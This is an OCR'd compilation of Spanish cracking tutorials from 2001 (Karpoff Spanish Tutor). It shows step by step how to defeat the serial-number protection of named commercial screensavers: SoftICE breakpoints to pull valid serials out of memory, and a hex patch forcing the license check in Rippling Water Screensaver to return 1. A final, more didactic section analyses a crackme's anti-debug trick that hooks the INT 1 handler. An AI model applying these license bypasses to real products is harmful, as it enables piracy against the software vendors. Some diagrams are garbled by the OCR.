
1. **Buscar un numero de serie para registrarnos**

Manos a la Obra

Antes de abrir el programa lo analizamos con file insPEctor v4.0 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará los siguientes datos:

- **El programa está desarrollado en Microsoft Visual C++ V 5.0**
- **No esta Empacado**

A continuación… cerramos file insPEctor v4.0 y abrimos CleanUp inmediatamente entramos al programa :



ahora vamos al menu file/register y nos aparecera la siguiente ventana :

en la cual insertare un nombre y codigo falso, ok! ahora damos click en el boton VALIDATE MY CODE y nos mada el mensaje " NAME / CODE MIS-MATCH TRY AGAIN "

ya vieron es una **MESSAGE BOX** , interesante , ok ahora den click en aceptar y otra vez inserten un name y codigo falso y antes de dar validate code, den **CONTROL D** y pongan un break point en **MESAGEBOXA** , vuelvan a dar **CONTROL D** y ahora si den click en el boton de **VALIDATE MY CODE** y saltamos directamente al soft ice.....damos **f 12** una vez y aparece la **MESAGEBOXA** del programa diciendonos que error en el codigo, damos click en el boton de esa ventana y volmemos a saltar a el softice una vez ahi en la ventana de comandos ponemos:

S 0 L FFFFFFFF "PROFESORX" **<--- lo que esta entre comillas es el name que introducimos..**

damos [enter] y vemos la ventana de datos y aparece nuestro name,mmmmm....:) bajamos unas tres lines en la ventana de datos y nos encontramos algo como esto:

ACF4671C

lo apuntamos y vamos a la opcion de register metemos el name y esos numeros presumiblemente nuestro codigo !!!!yyy!!!!!!!!!!!!!!!..... jejejejejej sale el mensaje de : THANKS FOR RREGISTERING.....

ya vieron que facil fue sacar el serial, y asi es para todos los productos de esta empresa....deberas que esta empresa necesita urgentemente un sistema de proteccion mas eficiente....;)....

JEJEJEJEJEJE!!!!:D) CREO QUE ESTE ARROZ YA SE COCIO OTRA VEZ.....PROGRAMA CRACKEADO.....

Nota

Recuerden que este metodo es la forma mas burda pero funcional apra encontrar un numero de serie, si probaran con otros sharewarecitos verian cuantos se pueden crackear con este metodo, Espero que les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

Saludos

- **Act MAgO**
- **[DeK_OiN]**
- **Txeli**

- **Kuato_Thor**
- **CrkViz**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***Life Explosion Millenium Edition Screensaver v 6.1***

PROTECCION:	**Serial.**		
Objetivo:	**Buscar un Numero de Serie valido**		
Descripcion:			
Dificultad:	**Newbie**		
DOWNLOAD:	**http://www.controlzed.com/areality/**		
Herramientas:	**Softice**		
CRACKER:	**Profesor_X**	**FECHA:**	**20/02/2001**

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie a Life Explosion Millenium Edition v 6.1 Screensaver, una empresa que se especializa en desarrollar Screensaver para windows, ……..como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa


- **Un Screensaver verdaderamente bueno, unos efectos que a mi parecer son buenos**….deberias de tenerlo….)

Objetivos

1. **Buscar un numero de serie para registrarnos**

Manos a la Obra

Ahora lo primero es analizar con que esta hecho el Life Explosion Millenium Edition v 6.1 Screensaver que desde ahora lo llamaremos LEM , lo analizaremos con una utileria muy buena que se llama Language 2000 v4.5.1.144 el que nos mostrará información realmente importante para la hora de atacar el programa; bueno el Language 2000 v4.5.1.144 nos mostrará los siguientes datos:



como podemos ver en la imagen el programa esta hecho en DELPHI y no esta protegido con nada de packers ...mmmm interesante, jejejejje..ahora ya sabemos como esta todo este menjurge.....empezemos,iniciemos el SoftICE e instalemos el programa y nos vamos a control panel > screensaver y seleccionamos el LEM y vamos a la opcion de configurar y nos aprecera esta ventana:

mmmm....como podemos ver nos aparece en la parte inferior de la ventana unas caption box en las cuales insertaremos nuestro nombre y numero de serie como se ve en la pantalla, y damos click en SUBMIT y nos aparece una ventanita como esta:

ok!!! ahora damos click en cancelar y como podemos ver tiene aspecto de una MESSAGEBOX mmmmmm!! ok! ahora demos CONTROL D y saltamos al **SOFTICE** en el cual pondremos un break point en **BPX MESSAGEBOXA** y volvemos a dar **CONTROL D** y ahora si regresamos a la ventana del **LEM** y damos click en **SUBMIT** y saltamos inmediatamente al SOFTICE damos **F12** una sola vez y saltamos a la ventana de error, damos click en el boton de cancelar y saltamos otra vez al SOFTICE en el cual caemos en el codigo siguiente:

```
:0040B73E E85D8A0B00 Call 004C41A0

:0040B743 83F804 cmp eax, 00000004 <--caemos aqui veran que facil
:0040B746 7403 je 0040B74B
:0040B748 48 dec eax
:0040B749 752C jne 0040B777
```

ok!!!! una vez ahi enpesamos a ver lo que contiene los acumuladores y cuando damos **D ESP** , vemos la ventana de datos y nos damos cuenta de unos numeritos como estos remarcados en rojo en la direccion de memorial virtual:

016f:0077f4E8 0089 0012 1545 1548 1222 2222 0002030

mmmmm!!! son muy extraños !!!!!!! ok saquemos nuestra libreta y apuntemoslo, ahora borremos todos los break points y nos vamos a las caption box e insertamos ese numero que apuntamos !!!!!!!yyyyyy!!!!!!!!

jejejejejejje !!!! que facil no!!!!!! pues ya estuvo ...

y donde diablos se grabo nuestro numero de registro.....mmmmm..buena pregunta...pues se guardo en el reg edit en la siguiente seccion:

[HKEY_CURRENT_USER\Software\Control-Zed Group\Life Explosion]
"InstallDir"="C:\\Archivos de programa\\Control Zed\\Life Explosion"
"RegisteredTo"="profesor x"
"RegistrationKey"="0002030"

si borramos los valores de RegisteredTo y RegistrationKey volveremos a ser usuarios no registrados.....

JEJEJEJEJEJE!!!!:D) CREO QUE ESTE ATOLE YA ESTA LISTO....PROGRAMA CRACKEADO.....

Nota

Espero que les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

Saludos

- **Act MAgO**
- **iTeD**
- **VluGo**
- **[DeK_OiN]**
- **Txeli**
- **Kuato_Thor**
- **CrkViz**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws

- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: *Rippling Water Screensaver v 2.1*

PROTECCION:	**Serial.**		
Objetivo:	**parchar el Programa para ser usuario registrado**		
Descripcion:	**Un Screensaver verdaderamente bueno, unos efectos que a mi parecer son excelentes**		
Dificultad:	**Newbie**		
DOWNLOAD:	**http://www.controlzed.com/areality/**		
Herramientas:	**Softice**		
CRACKER:	**Profesor_X**	**FECHA:**	**20/02/2001**


INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como parchar el Rippling Water Screensaver v 2.1, de la empresa Ambient reality software una empresa que se especializa en desarrollar Screensaver para windows, ……..como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:


1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Ahora lo primero es analizar con que esta hecho el Rippling Water Screensaver v 2.1 que desde ahora lo llamaremos RWS , lo analizaremos con una utileria muy buena que se llama Language 2000 v4.5.1.144 el que nos mostrará información realmente importante para la hora de atacar el programa; bueno el Language 2000 v4.5.1.144 nos mostrará los siguientes datos:



como podemos ver en la imagen el programa esta hecho en DELPHI y no esta protegido con nada de packers ...mmmm interesante, jejejejje..ahora ya sabemos como esta todo este menjurge.....empezemos, iniciemos el SoftICE e instalemos el programa y nos vamos a control panel > screensaver y seleccionamos el RWS y vamos a la opcion de configurar y nos aparecera esta ventana:



mmmm....como podemos ver nos aparece en la parte inferior de la ventana un STRING que dice PLEASE REGISTER...mmmmm.. demos click en esa seccion y nos mada a la siguiente ventana :

ok ahora en las caption box insertamos nuestro nombre y cualquier numero de serie, despues de eso damos click en SUBMIT y nos manda el mensaje de error :

ok!!! como podemos ver tiene aspecto de una messagebox, jejejjejejeje.....ok ahora damos click en aceptar e insertamos otra vez nuestros datos pero antes de dar click damos **CONTROLD** y saltamos al **SOFTICE** y ponemos un break point en **BPX MESSAGEBOX**A ok! damos **CONTROL D** otra vez y regresamos al programa , ahora si damos click en SUBMIT y saltamos inmediatamente al **SOFTICE** damos **F12** una sola vez y caemos en la siguiente parte del codigo:

```
:0040A3D4 FF7510 push [ebp+10]
:0040A3D7 FF750C push [ebp+0C]
:0040A3DA FF7508 push [ebp+08]
:0040A3DD E8D2010000 call 0040A5B4 <--llamada que nos interesa
:0040A3E2 83C40C add esp, 0000000C
:0040A3E5 85C0 test eax, eax
:0040A3E7 7524 jne 0040A40D
:0040A3E9 6A00 push 00000000:

.............................

.............................
:0040A3FC 33C0 xor eax, eax <------CAEMOS AQUI
:0040A3FE 8B55B8 mov edx, dword ptr [ebp-48]
:0040A401 64891500000000 mov dword ptr fs:[00000000], edx
:0040A408 E9A2010000 jmp 0040A5AF
```

ok!!!! una vez ahi subimos unas cuantas lineas y podemos ver una salto JNZ y dos lineas arriba una CALL ...mmmmm!!! interesante.....ok!! borremos todos los break points y pongamos un nuevo break point en **0040A3DD** y regresamos al programa insertamos los datos nuevamente damos clik en SUBMIT y caemos directamente en esa direccion de memoria, como en este tutorial hablaremos de como parcharlo..les dejo de tarea buscar el serial siguiendo esa CALL, ok ! continuemos,.. damos F8 para posicionarnos en la primera instruccion que ejecutara esa CALL y caemos aqui:

:0040A5B4 55 push ebp <----- caemos aqui
:0040A5B5 8BEC mov ebp, esp
:0040A5B7 81C4F8FEFFFF add esp, FFFFFEF8
:0040A5BD C745F821000000 mov [ebp-08], 00000021
:0040A5C4 33C0 xor eax, eax
:0040A5C6 8945FC mov dword ptr [ebp-04], eax
:0040A5C9 EB10 jmp 0040A5DB

ok ahora como podemos ver esa es la llamada que se encarga de verificar el numero de serie , si es verdadero manda valor en EAX = 1, si no mandan un valor en EAX = 0, ok!! lo que hariamos es modificar esas instrucciones que llaman esa call para que mande EAX con valor de 1, mmmmm.... abrimos una copia del **RWS** en el editor hexadecimal y nos vamos al offset **9BBA** y cambiaremos:

```
00009BB2 5DC3 558B EC81 C4F8 FEFF FFC7 45F8 ].U.......E.
00009BC0 2100 0000 33C0 8945 FCEB 108B 550C !...3..E....U.
00009BCE 8B4D FC0F BE04 0A01 45F8 FF45 FCFF .M......E..E..
```

por :

```
00009BB2 5DC3 B801 0000 00C3 FEFF FFC7 45F8 ].........E.
00009BC0 2100 0000 33C0 8945 FCEB 108B 550C !...3..E....U.
```

damos en salvar los cambios y vamos a control panel screensavers, seleccionamos el **RWS** y vamos a configurar yyyyyy!!!!!!!!!!!!!, nada de botones de registro,,jejejjejej creo que ya quedo.....

NOTA: para todos los que estan en las nubes.....lo que hicimos fue cambiar las instrucciones :

b801000000 "HEXADECIMAL"

es igual a

MOV EAX,001 " INSTRUCCION EN ENSAMBLADOR"

C3 "hexadecimal"

es igual a

RET "INSTRUCCION EN ENSAMBLADOR"

DESPUES DE ESTA NOTA AHORA SI PODEMOS DECIR....

JEJEJEJEJEJE!!!!:D) CREO QUE ESTE TORITO YA ESTA LISTO....PROGRAMA CRACKEADO.....

Nota

Espero que les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

Saludos

- **Act MAgO**
- **iTeD**
- **VluGo**
- **[DeK_OiN]**
- **Txeli**
- **Kuato_Thor**
- **CrkViz**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Tutorial del crackme #3 de Ni2

PROTECCION:	**Leed y lo sabreis**
Objetivo:	
Descripcion:	**Otro endiablado crackme de NI2 :)**
Dificultad:	**Newbie**
DOWNLOAD:	http://go.to/Ni2
Herramientas:	SOFTICE, Hex WorkShop, IDA y muuuuucha documentación.
CRACKER:	**Crick** **FECHA:** **20/02/2001**

INTRODUCCION

Si tuviera que elegir una palabra para definir este crackme sería: "**DIDÁCTICO**".
Ni2, en su afán por enseñarnos, ha creado este crackme que, como él dice, "*Si no tienes ni idea sobre como un depurador funciona y sobre nociones basicas de Windows (con respecto al SEH), este crackme te sera imposible resolverlo.*" Y es completamente cierto. Así que lo primero que hay que hacer es documentarse sobre el tema. Al final os doy algunos links a las fuentes de información que he consultado.

Algunas observaciones:
En el leeme.txt que acompaña al crackme, Ni2 nos dice que no es necesaria la fuerza bruta. Bueno, esto no es del todo cierto, ya que para pasar el primer test de nuestro serial entran en juego cuatro caracteres del serial que con un pequeño "FB" y algo de intuición, sale rápidamente.
También dice que no lleva protección Anti-Nada... tampoco es cierto. Hay una zona de código que redirecciona la INT 1 (usada por SICE) y por lo tanto al llegar aquí hay que hacerle un ***bypass*** para poder seguir trazando :

AL ATAKE

Después de conseguir abundante información sobre el *modo de depuración del 386* y sobre el "*Manejo Estructurado de Excepciones*" ("*Structured Exception Handling*" (**SEH**)) de Windows, desensamblamos el programa con IDA (siguiendo el consejo de Ni2 en su txt) y pronto nos damos cuenta de las **zonas de código interesantes**.

Por ejemplo:

```
00401320 BB 28 13 40 00 mov ebx, offset dword_401328
00401325 FF E3 jmp ebx ; Indirect Near Jump
00401327 0F db 0Fh
00401328 0F 23 F8 BF dword_401328 dd 0BFF8230Fh ; DATA XREF: .text:00401320
0040132C 74 12 40 00 dd offset dword_401272+2
```

Si habeis leído el txt del crackme vereis que Ni2 dice que ha ofuscado una instrucción. Pues está aquí, en `401328`. Con IDA nos ponemos en esa dirección le decimos que "**undefine**" la zona `401328-40132F` y luego en `401328` le decimos a IDA que eso es código. Este es el resultado:

```
00401320 BB 28 13 40 00 mov ebx, offset loc_401328
00401325 FF E3 jmp ebx ; Indirect Near Jump
```

```
00401327 0F db 0Fh ; Ni2 Malo
00401328 loc_401328: ; DATA XREF: .text:00401320
00401328 0F 23 F8 mov dr7, eax
0040132B BF 74 12 40 00 mov edi, offset dword_401274
```

Como veis había ocultado la carga del registro **DR7** (*Debug Control Register*)

Otra zona curiosa es esta:

```
00401272 5A db 5Ah ; Z
00401273 5A db 5Ah ; Z
00401274 8E 73 14 8F A6 98+ db 8Eh, 73h, 14h, 8Fh, 0A6h, 98h, 6, 5Fh, 1Eh, 89h, 44h
00401274 06 5F 1E 89 44 F4+ ; DATA XREF: .text:0040132B.o
00401274 4F 57 5D 2D 3E 5A+ ; .text:00401360.o ...
00401274 46 5E 5D 52 59 5A+ db 0F4h, 4Fh, 57h, 5Dh, 2Dh, 3Eh, 5Ah, 46h, 5Eh, 5Dh, 52h
00401274 3D 2A 34 4D 5B 4A+ db 59h, 5Ah, 3Dh, 2Ah, 34h, 4Dh, 5Bh, 4Ah, 5Bh, 53h, 48h
00401274 5B 53 48 5C 50 1F+ db 5Ch, 50h, 1Fh, 51h, 71h, 7Ch, 77h, 76h, 71h, 38h, 3Fh
00401274 51 71 7C 77 76 71+ db 67h, 7Ch, 75h, 77h, 30h, 39h, 4Dh, 70h, 6Bh, 39h, 7Fh
00401274 38 3F 67 7C 75 77+ db 71h, 71h, 6Eh, 34h, 77h, 71h, 6Eh, 34h, 7Eh, 3Eh, 7Dh
00401274 30 39 4D 70 6B 39+ db 71h, 7Dh, 6Bh, 7Eh, 73h, 7Ah, 6Ch, 39h, 75h, 71h, 7Ah
00401274 7F 71 71 6E 34 77+ db 39h, 43h, 76h, 70h, 7Dh, 7Bh, 68h, 6Dh, 39h, 63h, 70h
00401274 71 6E 34 7E 3E 7D+ db 6Ch, 72h, 34h, 25h, 37h, 19h, 0ACh, 87h, 0Ch, 59h, 14h
00401274 71 7D 6B 7E 73 7A+ db 4Fh, 74h, 19h, 0B5h, 8Ah, 3Eh, 59h, 14h, 0E0h, 0CEh
00401274 6C 39 75 71 7A 39+ db 7Dh, 9Bh, 1Ah, 1Eh, 19h, 14h, 1Fh, 8Eh, 9Ah, 0D0h, 1Bh
004012EC 6A 00 push 0
004012EE E8 1D 01 00 00 call j_PostQuitMessage ; Call Procedure
004012F3 EB 17 jmp short loc_40130C ; Jump
```

Aquí también tenemos que jugar un poquito con IDA para que nos muestre bien la zona `401274-4012EB`, son **120** (**78**h) bytes encriptados que como podreis suponer, los que conoceis las "artes" de Ni2, contiene el código que nos mostrará el mensajito de **CRACKME RESOLVED !!!**

Bien, vamos a analizar lo que hace este programa desde el principio:

```
00401000 6A 00 public start
00401000 start proc near
00401000 push 0
```

```
00401002 E8 27 04 00 00 call j_GetModuleHandleA ; Call Procedure
00401007 A3 A0 20 40 00 mov dword_4020A0, eax
0040100C E8 90 03 00 00 call sub_4013A1 ; Call Procedure
00401011 E8 B2 01 00 00 call sub_4011C8 ; Call Procedure
00401016 6A 00 push 0
00401018 68 35 10 40 00 push offset sub_401035
0040101D 6A 00 push 0
0040101F 68 00 20 40 00 push offset aMydialog ; "MyDialog"
00401024 FF 35 A0 20 40 00 push dword_4020A0
0040102A E8 C3 03 00 00 call j_DialogBoxParamA ; Call Procedure
0040102F 50 push eax
00401030 E8 F3 03 00 00 call j_ExitProcess ; Call Procedure
00401030 start endp
```

Este es el **programa principal**. Después de la típica llamada a **GetModuleHandle** se llama a una rutina en `4013A1` que comprueba si estamos ejecutándolo bajo Windows 9x ó ME y nos dará un error en caso contrario.

A continuación se llama a la rutina que hay en `4011C8`.
Esto es lo que hace:

```
004011C8 60 pusha ; Push all General Registers
004011C9 52 push edx
004011CA 0F 01 4C 24 FE sidt [esp-2] ; Store Interrupt Descriptor Table Register
004011CF 5A pop edx
004011D0 83 C2 0C add edx, 0Ch ; Add
004011D3 8B 1A mov ebx, [edx]
004011D5 66 8B 5A FC mov bx, [edx-4]
004011D9 89 1D 99 20 40 00 mov dword_402099, ebx
004011DF BF 0E 13 40 00 mov edi, offset loc_40130E
004011E4 66 89 7A FC mov [edx-4], di
004011E8 C1 CF 10 ror edi, 10h ; Rotate Right
004011EB 66 89 7A 02 mov [edx+2], di
004011EF 61 popa ; Pop all General Registers
004011F0 C3 retn ; Return Near from Procedure
```

Lo primero significativo que vemos es que guarda el **descriptor de la tabla de interrupciones**, este descriptor son **6** bytes, los cuatro primeros que se guardan son la **dirección base** de la tabla de interrupciones y los otros 2 bytes son el **límite** de dicha tabla.

¿Por qué se guarda en ESP-2? Para que la siguiente instrucción `POP EDX` recupere la dirección base de dicha tabla (*el límite es descartado*)

Aquí teneis como queda la **pila** después de esta instrucción:

```
EDI=815FE9C4 EBP=0063FF78 ESP=0063FE14 EIP=004011CF o d I s z a p c
CS=014F DS=0157 SS=0157 ES=0157 FS=30F7 GS=0000
-----------------------------------------------------------------byte--------------PROT---(0)--
0157:0063FE04 FF FF FF FF 80 EF 5F 81-77 42 F7 BF 00 FA FF 02 ......_.wB......
->0157:0063FE14 00 00 0A 80 C4 E9 5F 81-F4 3D 60 81 78 FF 63 00 ......_..=`.x.c.
0157:0063FE24 38 FE 63 00 00 00 00 00-C0 ED 5F 81 A0 0A 62 81 8.c........_...b.
```

ESP apunta a donde está guardada la dirección base de la tabla de registros: **800A0000**

Si miramos ahora esa zona de memoria, vemos lo siguiente:

```
0157:800A0000 84 8A 28 00 00 8E 2F C9-94 8A 28 00 00 EE 2F C9 ..(.../...(.../.
0157:800A0010 EA EC 28 00 00 8E 03 C0-A4 8A 28 00 00 EE 2F C9 ..(.......(.../.
0157:800A0020 B4 8A 28 00 00 EE 2F C9-C4 8A 28 00 00 EE 2F C9 ..(.../...(.../.
```

Esta es la **tabla de interrupciones**. Su formato es:

```
                                                    INTERRUPT DESCRIPTOR
TABLE
                                                    +--------------------
-----+
                                              +---->¦       ¦      ¦      ¦
¦
                                              ¦     -- GATE FOR
INTERRUPT #N --
```

```
                                                  ¦      ¦       ¦      ¦      ¦
¦
                                                  ¦     +--------------------
-----+
                                                  ¦     .
.
                                                  ¦     .
.
                                                  ¦     .
.
                                                  ¦     +--------------------
-----+
                                                  ¦     ¦       ¦      ¦      ¦
¦
                                                  ¦     -- GATE FOR
INTERRUPT #2 --
                                                  ¦     ¦       ¦      ¦      ¦
¦
                                                  ¦     ¦--------------------
-----¦
            IDT REGISTER                          ¦     ¦       ¦      ¦      ¦
¦
                                                  ¦     -- GATE FOR
INTERRUPT #1 --
                    15            0               ¦     ¦       ¦      ¦      ¦
```

```
¦
                  +---------------+    ¦     ¦--------------------
-----¦
                  ¦   IDT LIMIT   -----+     ¦      ¦     ¦     ¦
¦
  +-------------------------------¦          -- GATE FOR
INTERRUPT #0 --
  ¦            IDT BASE            ---------->¦      ¦     ¦     ¦
¦
  +-------------------------------+          +--------------------
-----+
   31                              0
```

Cada entrada de la tabla tiene esta forma:

```
                                 80386 INTERRUPT GATE
   31                23                15                7
0
  +-------------------------------------------------------------
-------+
  ¦           OFFSET 31..16           ¦ P ¦DPL¦0 1 1 1 0¦0 0
0¦(NOT USED) ¦4
  -----------------------------------+----------------------------
```

```
--------
  ¦              SELECTOR                ¦            OFFSET 15..0
¦0
  +-------------------------------------------------------------------
-------+
```

Como se puede apreciar, cada entrada de la tabla ocupa **8** bytes que forman un **descriptor** para cada una de las interrupciones. El offset a la rutina de servicio de cada interrupción está dividido en dos mitades. Volviendo a nuestra tabla:

`0157:800A0000 84 8A 28 00 00 8E 2F C9-`**`94 8A`**` 28 00 00 EE `**`2F C9`**` ..(.../...(.../.`

Y aplicando lo anterior, vemos que el offset a la INT 1 es: **`C92F8A94`**. El código que resta de esta rutina lo que hace es cargar ese valor en EBX y guardarlo en la variable que se encuentra en `402099`
Después sustituye el offset a la INT 1 por la dirección `40130E` (*que por supuesto está dentro del crackme3*) Es decir, a partir de ahora cada vez que se produzca una INT 1 se ejecutará su **rutina de servicio** que está en **`40130E`**. Es debido a esto lo que os decía antes de que sí que hay una pequeña protección Anti-Traza que debemos saltar para poder seguir trazando. Una de las soluciones a esto puede ser:

Cuando estemos en `4011E4` (*antes de ejecutarla*) cambios EIP a `4011EF` con lo que no modificamos el valor que tenía el offset a INT 1. Y seguimos...

A la vuelta de esta rutina, el programa presenta el **DialogBox** y no hace nada especial que no sea esperar a que algún "pardillo" intente meter un Serial correcto.

